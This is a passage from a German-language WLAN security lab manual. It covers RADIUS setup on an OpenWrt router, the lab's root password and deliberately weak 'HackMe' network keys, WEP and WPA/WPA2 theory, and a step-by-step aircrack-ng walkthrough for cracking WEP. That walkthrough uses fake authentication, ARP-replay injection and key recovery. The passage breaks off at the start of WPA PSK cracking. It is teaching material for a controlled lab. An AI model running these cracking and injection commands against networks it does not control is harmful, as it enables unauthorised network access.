Besonders zu erwähnen ist die Möglichkeit einen RADIUS-Server für die Authentifikation in Enterprise-Netzen zu installieren. Da dies die Konfiguration mehrerer Pakete erfordert, folgt eine Kurzanleitung (Youtube Anleitung verfügbar unter <https://www.youtube.com/watch?v=PvUqMFvTOn8>):

1. Update des Softwarecenters

```
opkg update
```

2. Entfernen des Standard WLAN-Pakets

```
opkg remove wpad-mini
```

3. Installation eines mächtigeren WLAN-Deamons

Der Daemon wird benötigt, um WPA/WPA2-Netze mit RADIUS-Server-Authentifikation zu erstellen.

```
opkg install wpad
```

4. (Optional:) Installation eines Texteditors

```
opkg install nano
```

5. Installation von Freeradius2-Komponenten

```
opkg install [Pakete] :
```

Schritt 1: Installation von

freeradius2 freeradius2-mod-always freeradius2-mod-attr-filter freeradius2-mod-attr-rewrite freeradius2-mod-chap freeradius2-mod-detail freeradius2-mod-eap freeradius2-mod-eap-gtc freeradius2-mod-eap-md5 freeradius2-mod-eap-mschapv2 freeradius2-mod-eap-peap freeradius2-mod-eap-tls freeradius2-mod-eap-ttls freeradius2-mod-exec freeradius2-mod-expiration freeradius2-mod-expr freeradius2-mod-files freeradius2-mod-ldap freeradius2-mod-logintime

freeradius2-mod-mschap freeradius2-mod-pap

Schritt 2: Installation von

*freeradius2-mod-passwd freeradius2-mod-preprocess freeradius2-mod-radutmp
freeradius2-mod-realm freeradius2-mod-sql freeradius2-mod-sql-mysql freeradius2-
mod-sql-pgsql freeradius2-mod-sql-sqlite freeradius2-mod-sqlcounter freeradius2-
mod-sqllog freeradius2-utils freeradius2-democerts*

6. Wechsel in das Verzeichnis `/etc/freeradius2/`
`cd /etc/freeradius2/`
7. Editieren der Userkonfiguration: `nano users`
 Anlegen eines neuen Nutzers am Ende der Datei: *username Cleartext-Password := "Password"*
8. Editieren der Clientkonfiguration: `nano clients.conf`
 - Im Abschnitt *Client localhost* anpassen der *ipaddr = 127.0.0.1* auf Router-IP.
 - Anpassen des *secrets = testing123* (Bei der Erstellung eines Enterprise-APs anzugeben)
9. Editieren der Serverkonfiguration: `nano radiusd.conf`
 - Unter *listen* die Zeile *interface = br-lan* auskommentieren.
 - Unter *logs* den Wert von *auth =* auf *yes* setzen.
10. Installieren von Openssl
`opkg install openssl-util`
11. Löschen der Demozertifikate
 - Wechsel in das Verzeichnis *certs*: `cd /etc/freeradius2/certs`
 - `rm ca.pem`
 - `rm server.pem`
12. Erstellen einer neuen CA und eines Serverzertifikats
 Es können beliebige Daten bei den Zertifikaten verwendet werden. Die verwendeten Passwörter werden später benötigt. Falls ein Challenge-Passwort gefordert wird, ist das Feld leer zulassen.
ACHTUNG: Unterschiedliche Common Names bei CA- und Serverzertifikat angeben.
 - `openssl genrsa -des3 -out ca.key 2048`

- `openssl req -new -x509 -days 9999 -key ca.key -out ca.pem`
- `openssl genrsa -des3 -out server.key 2048`
- `openssl req -new -key server.key -out server.csr`
- `openssl x509 -req -days 9999 -in server.csr -CA ca.pem -CAkey ca.key -set_serial 01 -out server.pem`

13. Wechsel nach `/etc/freeradius2/`
`cd /etc/freeradius2/`

14. Editieren der EAP-Konfiguration:

`nano eap.conf`

- Unter *tls* bei *private_key_password* das Passwort aus der Keyerstellung angeben.
- *private_key_file* Name des Keys anpassen auf *server.key*

15. Reboot des Routers

`reboot`

16. Enable und Start des Servers

- `/etc/init.d/radiusd enable`
- `/etc/init.d/radiusd start`

Nach Durchführung der Installation und Konfiguration kann in der Weboberfläche des Routers ein Enterprise-AP erstellt werden und es müssen die IP des Routers und das festgelegte Secret angegeben werden.

8.3.1.3 Eingerichtete WLAN-Netze und Passwörter

Für die Anmeldung auf der Routeroberfläche wird folgender Login benötigt:

- User: *root*
- Passwort: *toor*

Nachfolgend werden alle eingerichteten WLAN-Netze mit den dazugehörigen Keys/PSKs aufgelistet:

1. WEP

- HackMe_WEP_Open: BC6AFE583E
- HackMe_WEP_Shared: BC6AFE583E

- HackMe_WEP_Open_5GHz: BC6AFE583E
- HackMe_WEP_Shared_5GHz: BC6AFE583E

2. WPA

- HackMe_WPA: HackMeHa
- HackMe_WPA2: HackMeHa
- HackMe_DoS: HackMeHa
- HackMe_WPA_5GHz: HackMeHa
- HackMe_WPA2_5GHz: HackMeHa
- HackMe_DoS_5GHz: HackMeHa

8.3.2 Alfa AWUSO51NH 802.11abgn USB Adapter Dual-Band 2.4GHz/5GHz

Der Alfa Adapter sollte grundsätzlich über Plug and Play unter Kali funktionieren. Er eignet sich als leistungsstarke externe USB-WLAN Karte für die hier durchgeführten Versuche. Der Adapter ist sowohl kompatibel mit aktuellen Verfahren wie WPA und WPA2, als auch mit veralteten Verfahren wie WEP. Er lässt sich mit Windows, Mac OS und gängigen Linux Distributionen verwenden. Weitere Informationen findet man auf der Herstellerwebseite unter https://www.alfa.com.tw/products_show.php?pc=67&ps=241.



Abbildung 8.3: Alfa USB-Adapter

8.4 WEP

WEP (Wired Equivalent Privacy) ist ein Standard für die Verschlüsselung und Authentifizierung von WLANs aus dem Jahr 1999. Ziel war es, Funknetzwerke genauso sicher, wie kabelgebundene Netzwerke zu machen. Um dieses Ziel zu erreichen, bietet WEP Mechanismen für die Authentifizierung, Verschlüsselung und Integritätsprüfung. WEP enthält grundlegende Design-Schwächen und gilt seit 2001 als geknackt. Die Berechnung des Schlüssels aus einigen Minuten an aufgezeichneten Daten dauert normalerweise nur wenige Sekunden. Daher sollten WLAN-Installationen die sicherere WPA2-Verschlüsselung verwenden.

8.4.1 Unterschied von Open System Authentication und Shared Key Authentication

Für die Authentifizierung der Clients am Access Point sieht WEP zwei Varianten vor, die Open System Authentication oder die Shared Key Authentication.

8.4.1.1 Open System Authentication

Die Open System Authentication ist die Standard-Authentifizierung bei WEP. Die Open System Authentication ist die Standard-Authentifizierung.

Ist der Accesspoint für keine Verschlüsselung konfiguriert, findet praktisch keine Authentifizierung statt und jeder Client kann sich mit dem WLAN verbinden. Ist der Accesspoint für Verschlüsselung konfiguriert (in diesem Fall WEP), gibt es zwei Arten:

- Logisch: Der WEP-Schlüssel dient gleichzeitig zur Authentifizierung und jeder Client mit korrektem WEP-Schlüssel bekommt Zugang zum Netz.
- Technisch: Es findet ein Austausch von Authentifizierungsnachrichten statt und der Client wird authentifiziert. Stimmen WEP-Key auf Accesspoint und Client überein, ist Kommunikation möglich. Stimmen diese nicht überein, ist der Client zwar authentifiziert, kann jedoch keine Daten mit dem Netz austauschen.

8.4.2 Shared Key Authentication

Die Shared Key Authentication setzt das WLAN-Passwort zur Authentifizierung der WLAN Clients ein. Die Authentifizierung erfolgt per Challenge-Response-Verfahren.

Das bei WEP verwendete Verschlüsselungsverfahren ist RC4, eine Datenstromchiffrierung.




Abbildung 8.4: Challenge/Response bei WEP

Nach der Authentifizierung und Verbindung wird der zuvor ausgetauschte WEP-Schlüssel für die Verschlüsselung der Daten mit RC4 verwendet. Im ersten Moment erscheint die shared-Variante sicherer als die open-Variante, da diese keine Authentifizierung anbietet. Das ist allerdings irreführend, da es ist möglich, den Vorgang des Schlüsselaustauschs abzuleiten, der für den Handshake verwendet wird, indem er die Challenge-Frames in der Shared Key-Authentifizierung erfasst. Sollte also die Privatsphäre ein entscheidender Punkt sein, wäre es ratsamer die open-Variante zu nutzen. Allerdings sei hier noch einmal darauf hingewiesen, dass beide Verfahren als schwach zu bezeichnen sind.

8.4.3 WEP-Verschlüsselung

Das WEP-Protokoll verwendet den RC4-Algorithmus als Pseudozufallszahlengenerator (PRNG) bei der Erzeugung eines Keystreams, der einen Schlüssel und einen Initialisierungsvektor (IV) als Eingabe erhält. Für jede zu schützende Nachricht M wird ein neuer 24 Bit langer Initialisierungsvektor gebildet und mit einem Schlüssel K verknüpft, der allen Stationen im WLAN bekannt ist. Das Ergebnis dient

als Eingabe für den RC4-Algorithmus, welcher daraus einen Keystream erzeugt. Zusätzlich wird mittels Zyklischer Redundanzprüfung (ZRP, engl. CRC) ein vermeintlich sicherer „Integritätsprüfwert“ (Integrity Check Value – ICV) berechnet und an die Nachricht M angehängt ($||$). Die resultierende Nachricht ($M || ICV$) wird mit dem Keystream ($RC4(IV || K)$) des RC4-Algorithmus XOR-verknüpft und der Initialisierungsvektor IV wird dem resultierenden Ciphertext vorangestellt. Die unteren Abbildungen verdeutlichen Verschlüsselung und Entschlüsselung.




Abbildung 8.5: WEP Verschlüsselung




Abbildung 8.6: WEP Entschlüsselung

Ein mit WEP verschlüsseltes Datenpaket besteht aus dem geheimen WEP-Schlüssel mit 40 oder 104 Bit Länge (WEP64 / WEP128), einer 32 Bit Prüfsumme der unverschlüsselten Daten und, wie oben bereits erwähnt, einem 24 Bit langem Initialisierungsvektor, den WEP-Schlüssel zum Gesamtschlüssel auf 64 Bit oder 128 Bit verlängert und einmal pro Datenpaket inkrementiert (-1) wird.

Das gesamte Datenpaket besteht aus den Daten und der 32 Bit-Prüfsumme. Dies wird mit der IV-WEP-Schlüssel-Kombination verschlüsselt.




Abbildung 8.7: WEP Pakete

8.4.4 Schwächen bei WEP

Der IV wird bei jedem Frame fortlaufend inkrementiert, weshalb er irgendwann wiederholt wird. Da der IV im Klartext übertragen wird, entspricht die effektive Verschlüsselung nur 40 bzw. 104 Bit, obwohl häufig von 64 oder 128 Bit gesprochen wird. Die Authentifizierung, Verschlüsselung und Integritätsprüfung verwenden zudem den gleichen Schlüssel.

Ein Angriff auf die WEP-Verschlüsselung erfolgt üblicherweise durch das Aufzeichnen einer ausreichenden Menge an Datenverkehr. Außerdem muss sich in diesem Zusammenhang auch jemand in dem WLAN befinden, dass gehackt werden soll, um das Verbinden mit dem Access Point aufzunehmen. Aus dem aufgenommenen Verkehr lässt sich im Anschluss daran der WEP-Schlüssel berechnen. Dies geschieht durch das Aufzeichnen der 2^{24} Schlüsselmöglichkeiten des IV, welche aufgrund der inkrementierenden Zählweise irgendwann wiederholt werden müssen. Bei einem durchschnittlich ausgelasteten Access Point sind die Datenpakete auf circa eine Stunde gesammelt. Allerdings ist es möglich, diesen Vorgang zu beschleunigen.

8.4.4.1 Theoretischer Aufbau eines WEP-Hacks

1. Vorbereiten des Netzwerkinterfaces
2. Aktivieren des Monitoring-Mode
3. WLAN mit WEP identifizieren
4. Datenverkehr mit Airodump-ng aufzeichnen
5. Authentifizierung am AP und generieren von Datenverkehr (optional)
6. Errechnen des WEP-Kennworts

Die genaue Beschreibung des Vorgangs wird im folgenden Punkt beschrieben.

8.4.5 Cracking der WEP-Verschlüsselung

8.4.5.1 Vorbereiten des Netzwerkinterfaces

Über den Befehl `ifconfig` lässt sich erkennen, ob der WLAN-Adapter vom Host korrekt erkannt und initialisiert wurde. Dieser taucht normalerweise als `wlanX` in der angezeigten Liste auf. Des Weiteren wird hier auch die MAC-Adresse des Adapters angezeigt. Beides wird im weiteren Verlauf noch benötigt. Anschließend muss die Netzwerkkarte einsatzbereit gemacht werden. Hierzu ist es nötig, eventuell störende Prozesse auf dem Host zu beenden. Hierzu wird ein Terminal geöffnet und der Befehl `airmon-ng check kill` eingegeben.

8.4.5.2 Identifikation des Ziel-Netzwerks

Im nächsten Schritt identifizieren wir das WLAN, welches angegriffen werden soll. Der Befehl `airodump-ng wlanX` gibt eine Liste mit in der Umgebung verfügbaren Netzwerken aus. Das X sollte durch die im ersten Schritt identifizierte Nummer des Interfaces ersetzt werden. Dabei wird das Interface automatisch in den Monitoring-Mode versetzt. Aus der angezeigten Liste wählen wir das entsprechende WLAN aus. Für später benötigen wir dabei die Art der Authentifizierung, den Netzwerknamen oder SSID, den Kanal und die BSSID oder Mac-Adresse des Ziels.

8.4.5.3 Cracking der Shared Key Authentication

Folgendes Kapitel ist nur relevant wenn das anzugreifende Netzwerk mit der Shared Key Authentication Variante von WEP gesichert ist. Für das Knacken von WEP-Shared-gesicherten Netzen muss eine Deauthentication vom AP vermieden

werden.

Für die Lösung dieses Problem bietet `aircrack-ng` die Möglichkeit zur Erstellung eines PRGA (pseudo random generation algorithm) xor files wodurch eine Fake Authentication möglich wird. Der Vorgang wird nun beschrieben:

1. Start des Monitor Mode

Im ersten Schritt starten wir den Monitor Mode mit dem Befehl:

```
airmon-ng start wlanX
```

2. Erstellen eines PRGA-Files

Starten von `airodump-ng` um ein PRGA-File anzulegen. Es muss gewartet werden bis eine Shared-Key-Authentication (SKA) aufgenommen wurde.

```
airodump-ng -c KANAL --bssid BSSID -w sharedkey wlanX
```

- `-c` spezifiziert den Kanal des WLANs
- Auf `--bssid` folgt die BSSID des Ziels
- `-w sharedkey` definiert das Präfix der PRGA xor Datei, dass für die Fake Authentication notwendig ist
- `wlanX` ist der Name des eigenen WLAN-Adapters

Die Aufnahme sieht wie folgt aus. Dabei ist zu beachten, dass unter AUTH das SKA erscheint wenn eine Shared-Key-Authentication (SKA) aufgenommen wurde erst dann ist der Vorgang erfolgreich.

CH 9][Elapsed: 20 s][2007-02-10 16:29											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:14:6C:7E:40:80	37	100	197	9	0	9	11	WEP	WEP	SKA	teddy
BSSID	STATION			PWR	Lost	Packets	Probes				
00:14:6C:7E:40:80	00:0F:B5:34:30:30			61	0	7					

Abbildung 8.8: SKA-Aufnahme

Nach der erfolgreichen Aufnahme befinden sich drei neue Dateien im Verzeichnis. Beispiele für die drei Dateien zeigt folgende kleine Abbildung. Relevant für den nächsten Schritt ist die `sharedkey.xor` Datei. Mit der Datei kann die Fake Authentication durchgeführt werden.

```
sharedkey-01-00-14-6C-7E-40-80.xor sharedkey-01.cap sharedkey-01.txt
```

Abbildung 8.9: Sharedkey Files

3. Durchführen einer Shared-Key-Fake-Authentication

Der folgende Befehl wird benutzt um die Shared-Key-Fake-Authentication durchzuführen und damit das Cracken des WEP-Shared gesicherten Netzes zu ermöglichen.

```
aireplay-ng -1 0 -e SSID -y sharedkey.xor -a BSSID -h WLAN-MAC wlanX
```

- -1 bedeutet, dass ein fake authentication durchgeführt wird und 0 steht für eine einmalige Authentication.
- -e spezifiziert die SSID des Ziels
- -y sharedkey.xor ist der Name der Datei die die PRGA xor bits enthält
- -a spezifiziert die BSSID des Ziels
- -h spezifiziert die BSSID des eignen WLAN-Adapters
- wlanX ist der Name des eigenen WLAN-Adapters

Sollte der Vorgang erfolgreich gewesen sein müsste folgende Ausgabe zu sehen sein:

```
11:44:55 Sending Authentication Request
11:44:55 AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

Abbildung 8.10: Fake Authentication Success

4. Stop des Monitor Mode

Abschließend stoppen wir den Monitor Mode mit dem Befehl, da wir ihn im nachfolgenden Szenario nicht mehr benötigen.

```
airmon-ng stop wlanX
```

Das WEP-Cracking-Verfahren wird im nächsten Kapitel fortgeführt. Ab dem nächsten Schritt unterscheidet sich das Cracking von der Open und Shared Variante von WEP nicht mehr.

8.4.5.4 Aufzeichnen der WLAN Pakete mit airodump

Nun muss der Netzwerkverkehr im Zielnetzwerk aufgezeichnet werden. Dies erledigt das Werkzeug airodump mit folgendem Befehl:

`airodump-ng -c KANAL -w SSID --bssid BSSID wlanX` Die Pakete werden in einem `.cap`-File aufgezeichnet, welches im aktuellen Verzeichnis angelegt wird.

- `-c` spezifiziert den Kanal des WLANs
- `-w` spezifiziert die SSID des Ziels
- Auf `--bssid` folgt die BSSID des Ziels
- `wlanX` ist der Name des eigenen WLAN-Adapters

8.4.5.5 Injection Test auf das Zielnetzwerk

An dieser Stelle testen wir mit folgendem Befehl, ob das Ziel angreifbar ist:

`aireplay-ng -9 -e SSID -a BSSID wlanX`

- `-9` definiert einen Injection Test mit `aireplay-ng`
- `-e` spezifiziert die SSID des Ziels
- `-a` spezifiziert die BSSID des Ziels
- `wlanX` ist der Name des eigenen WLAN-Adapters

8.4.5.6 Generieren von zusätzlichem Datenverkehr auf dem Access Point

Um die für einen erfolgreichen Angriff benötigte Datenmenge schnell zu erreichen, gibt es die Möglichkeit authentication-Pakete in das Netzwerk einzuschleusen. Dabei kann der Angriff auf das Netzwerk allerdings entdeckt werden. Zunächst öffnen wir ein neues Terminal. Anschließend authentifizieren wir uns mithilfe des Tools `aireplay-ng` am Access Point mit dem Befehl

`aireplay-ng - 1 6 -o 1 -q 1 -e SSID -a BSSID -h WLAN-MAC wlanX`

- `- 1 6` steht für den fake authentication-modus, bei dem sich alle 6 Sekunden wieder authentifiziert wird
- `-h` spezifiziert die BSSID des eigenen WLAN-Adapters
- `-e` spezifiziert die SSID des Ziels
- Mit `-o 1` wird veranlasst nur eine Ladung von Paketen auf einmal zu versenden. Der Defaultwert ist die mehrfach Sendung von Paketen was manche Access Points verwirren kann
- `-a` spezifiziert die BSSID des Ziels

- -q 1 sendet jede Sekunde eine keep-alive-Nachricht
- wlanX ist der Name des eigenen WLAN-Adapters. Dies ist nötig, da der Access Point sonst die injizierten Pakete verwirft und keinen verwertbaren Datenverkehr zurückliefert.

8.4.5.7 Lauschen auf ARP-Requests und injizieren ins Ziel

Anschließend lauschen wir auf ARP-Requests anderer Teilnehmer im Netzwerk, was natürlich nur entstehen kann, wenn sich andere Teilnehmer im Zielnetzwerk befinden, und - wenn genügend zusammen gekommen sind - injizieren wir diese ins Netzwerk mit `aireplay-ng -3 -b BSSID -h WLAN-MAC wlanX`. Die Anzahl an aufgezeichneten Datenpaketen im ersten Terminal sollte nun innerhalb kürzester Zeit stark steigen.

- -3 steht für einen ARP-Replay
- -e spezifiziert die SSID des Ziels
- -b spezifiziert die BSSID des Ziels
- -h spezifiziert die BSSID des eignen WLAN-Adapters
- wlanX ist der Name des eigenen WLAN-Adapters

Als zusätzliche Information bei diesem Schritt ist zu beachten, dass manche Router durch die vielen Anfragen überfordert sind und deswegen kann es notwendig sein das Reininjizieren der ARP-Requests zu unterbrechen, um den Angriff nicht zu gefährden.

8.4.5.8 Errechnen des WEP-Kennworts

Sind genügend Datenpakete zusammen gekommen, so kann mit der Berechnung des Schlüssels begonnen werden.

Der Befehl `aircrack-ng -b BSSID FILENAME` führt die Berechnung durch.

- FILENAME steht für die Datei des zuvor aufgezeichneten Datenverkehrs
- -b spezifiziert die BSSID des Ziels

Sollte alles korrekt verlaufen sein, wird der WEP-Schlüssel nun vom Programm ausgegeben. Es kann einige Zeit dauern bis der Schlüssel korrekt berechnet ausgegeben wird und bis dahin kann es vorkommen, dass einige Male Fehler ausgegeben werden bis genug Daten gesammelt wurden. Eine beispielhafte

korrekte Ausgabe zeigt folgende Grafik. Die erste Zeile ist hierbei besonders relevant, weil hier gezeigt werden wie viele IV-Datenpakete gesammelt wurden und wie viele keys versucht wurden.

```

root@evilc0de: /home/noge
File Edit View Terminal Help

Aircrack-ng 1.1

[00:00:16] Tested 3 keys (got 35940 IVs)

KB    depth  byte(vote)
0     0/ 2    0F(46080) 09(45568) 2E(44800) CA(44032) A3(43008)
1     0/ 1    87(47360) 75(44032) C0(43264) 9B(42496) 52(41984)
2     0/ 1    61(48384) 56(43776) 86(43264) AD(42240) 13(41984)
3     0/ 1    23(48640) 4C(46592) C2(45056) 50(43520) A3(42496)
4     0/ 1    45(45312) 2D(44800) D9(44800) 4D(43008) 07(42752)

KEY FOUND! [ 09:87:61:23:45 ]
Decrypted correctly: 100%

root@evilc0de: /home/noge#

```

Abbildung 8.11: WEP Schlüsselberechnung

8.4.6 Fazit

Das WEP-Verschlüsselungsprotokoll ist heutzutage nicht mehr zeitgemäß. Es ist veraltet und unsicher egal in welcher Variante, weswegen man auch keine Router mehr finden sollte, die dieses Verschlüsselungsprotokoll verwenden. Dennoch findet man auch heute noch Router die WEP verwenden, auch wenn sie es nicht mehr sollten. Die Schlüssellänge verändert außerdem nur unwesentlich die Sicherheit von WEP. Abschließend lässt sich sagen, dass Wired Equivalent Privacy schnellstmöglich durch neuere Verfahren wie WPA2 ausgetauscht werden sollte, die die Sicherheit eher garantieren können.

8.5 WPA/WPA2

WPA (WiFi Protected Access) ist die teilweise Implementierung des Sicherheitsstandards IEEE 802.11i für Funknetzwerke nach den WLAN-Standards IEEE 802.11a, b, g, n und ac. Ziel von WPA war es, nachdem die WEP-Verschlüsselung gebrochen wurde, rasch eine sichere Alternative zu bieten, die zudem kompatibel zur bereits auf dem Markt verfügbarer Hardware war. Die definierte Grundarchitektur für Schlüsselaustausch, Schlüsselgenerierung, Erneuerung des Schlüsselmaterials und Schutz der ausgetauschten Pakete von IEEE 802.11i wurde in WPA umgesetzt, allerdings wurden nicht die vom Standard vorgeschriebenen Algorithmen eingesetzt. Da WPA keine starken Kryptographieverfahren unterstützt war es nur eine Frage der Zeit, wann auch dieses Verfahren geknackt wird.

Mit WPA2 erfolgte dann die vollständige Umsetzung von IEEE 802.11i. Im Gegensatz zu WPA verwendet WPA2 den Verschlüsselungsstandard Advanced Encryption Scheme (AES), wenn CCMP als Protokoll verwendet wird. WPA hingegen unterstützt nur die Stromchiffre RC4, die mit TKIP eingesetzt wird.

Die Implementierungen bestehen aus einer Kombination von Authentifizierung und Verschlüsselung, um ein WLAN sicher zu betreiben. Die Authentifizierung erfolgt entweder mit einem Passwort (Personal Mode), dem sogenannten Pre-Shared-Key (PSK), oder unter Verwendung eines RADIUS-Servers (Enterprise Mode), um den Zugriff durch unberechtigte Personen zu verhindern.

8.5.1 WPA/WPA2 Personal Mode

Im Personal Mode erfolgt die Netzwerk-Authentifizierung mit einem PSK, über den sowohl der Client als auch der Access-Point verfügen. Der PSK besitzt dabei eine Länge von 8 bis 63 Zeichen. Aus dem PSK berechnet sich der Pairwise Master Key (PMK) durch die Verwendung des Schlüsselableitungsverfahrens PBKDF2. Die Schwachstelle bei der PSK-Authentifikation ist der 4-Wege-Handshake der im nachfolgenden Abschnitt genauer beleuchtet wird.

8.5.1.1 Schwachstelle: 4-Wege-Handshake

Die Schwachstelle, welche bei Angriffen gegen WPA bzw. WPA2 ausgenutzt wird liegt im 4-Wege-Handshake der zur Authentifizierung durchgeführt wird. Der Handshake besteht aus folgenden Aktionen:




Abbildung 8.12: WPA/WPA2 4-Wege-Handshake (Quelle: kalitutorials.com)

Wie in Grafik 8.12 zu sehen, sendet bei einer Authentifikationsanfrage zuerst der Router (Access Point AP) eine Zufallszahl (ANonce) an den Client (STA). Dieser kann dann zusammen mit seiner Zufallszahl (SNonce) den Pairwise Transient Key (PTK) berechnen. Der PTK leitet sich aus dem PMK, den beiden Zufallszahlen aus dem Handshake und den MAC-Adressen ab. Dementsprechend berechnet er sich:

$$PTK = PMK + ANonce + SNonce + MAC_{Client} + MAC_{AP} \quad (8.1)$$

Anschließend sendet der STA nun noch seine SNonce zu, damit auch der AP den PTK berechnen kann. Zusätzlich schickt er ihm noch einen Message Integrity Code (MIC) mit, um Authentizität und Integrität zu gewährleisten.

Der PTK kann nun für die Verschlüsselung der Kommunikation zwischen Client und AP verwendet werden. Für eine Multicast-Kommunikation zwischen Client und anderen Clients wählt der AP einen zufälligen Group Master Key (GMK). Aus diesem leitet sich der Group Transient Key (GTK) ab, der wiederum an die Gruppenmitglieder verteilt wird. Falls ein Gruppenmitglied die Gruppe verlässt, müssen alle Nutzer die Schlüssel austauschen.

Zum Abschluss bestätigt der Client noch einmal dem AP die Kommunikation und schließt damit den 4-Wege-Handshake ab.

Angriffspunkt ist der MIC, welcher zur Integritätsprüfung mit übertragen wird. Dieser wird mit Hilfe des PMK berechnet. Der PMK wiederum wird vom PSK

abgeleitet. Die Hashfunktion zur Berechnung des MIC kann bis heute nicht gebrochen werden, weshalb nur mittels Bruteforcing oder Wörterbuchangriff eine Übereinstimmung gefunden werden kann. Ist der PMK erfolgreich extrahiert, muss erneut per Bruteforcing/Wörterbuchangriff eine Übereinstimmung gefunden werden.

8.5.1.2 Cracking des WPA/WPA2 PSK

Möchte ein Angreifer nun in das Netzwerk eindringen, muss er dieses Passwort herausfinden. Grundsätzlich gibt es beim Hacken keine Unterschiede zwischen WPA- und WPA2-gesicherte WLANs. Es ist immer das Ziel einen vollständigen 4-Wege-Handshake aufzuzeichnen, aus dem dann das Passwort extrahiert werden kann. Wie im Abschnitt zuvor angedeutet erfolgt dies mit Hilfe von Bruteforcing oder einer sogenannten Wörterbuch-Attacke (engl. dictionary-attack). Bei Ersterem werden einfach alle Kombinationen bestehend aus Buchstaben, Ziffern und Sonderzeichen, oder nur einem Ausschnitt davon, bis zur gewünschten Länge auf Übereinstimmung getestet. Je nach Länge und Komplexität des Passworts kann sich dieser Vorgang über viele Stunden, bis zu Tagen und sogar mehreren Jahren hinziehen, da die Anzahl der möglichen Kombinationen exponentiell zur Länge des Passworts zunimmt. Häufig wird deshalb vor einer Bruteforce-Attacke eine Wordlist, wie bei einem Dictionary-Angriff, mit allen zu testenden Kombinationen erstellt. Bei einem Wörterbuch-Angriff wird somit durch die Passwortkandidaten in einer riesigen Wordlist iteriert und mit dem herauszufindenden Passwort abgeglichen.

Wörterlisten können entweder selber generiert werden oder sind auch im Internet zu finden. Wie später noch zu sehen ist, gibt es auch hybride Ansätze, die beide Angriffsarten verknüpfen. Ein erfolgreicher Angriff steht und fällt mit einer guten Wordlist, in der das WLAN-Passwort enthalten sein muss/sein sollte). Darin besteht die eigentliche Schwierigkeit eines Angriffes auf ein WPA/WPA2-gesichertes WLAN.

Nachfolgend nun exemplarische eine Möglichkeit einen WPA/WPA2-PSK zu cracken:

1. Check des WLAN Adapter

Falls ein externer Adapter verwendet wird, muss folgendes beachtet werden. Zuerst muss geprüft werden, ob der eingesteckte USB oder der interne WLAN-Adapter richtig erkannt wird und somit einsatzbereit ist. Dazu muss das Terminal geöffnet und der Befehl `ifconfig` eingegeben werden.

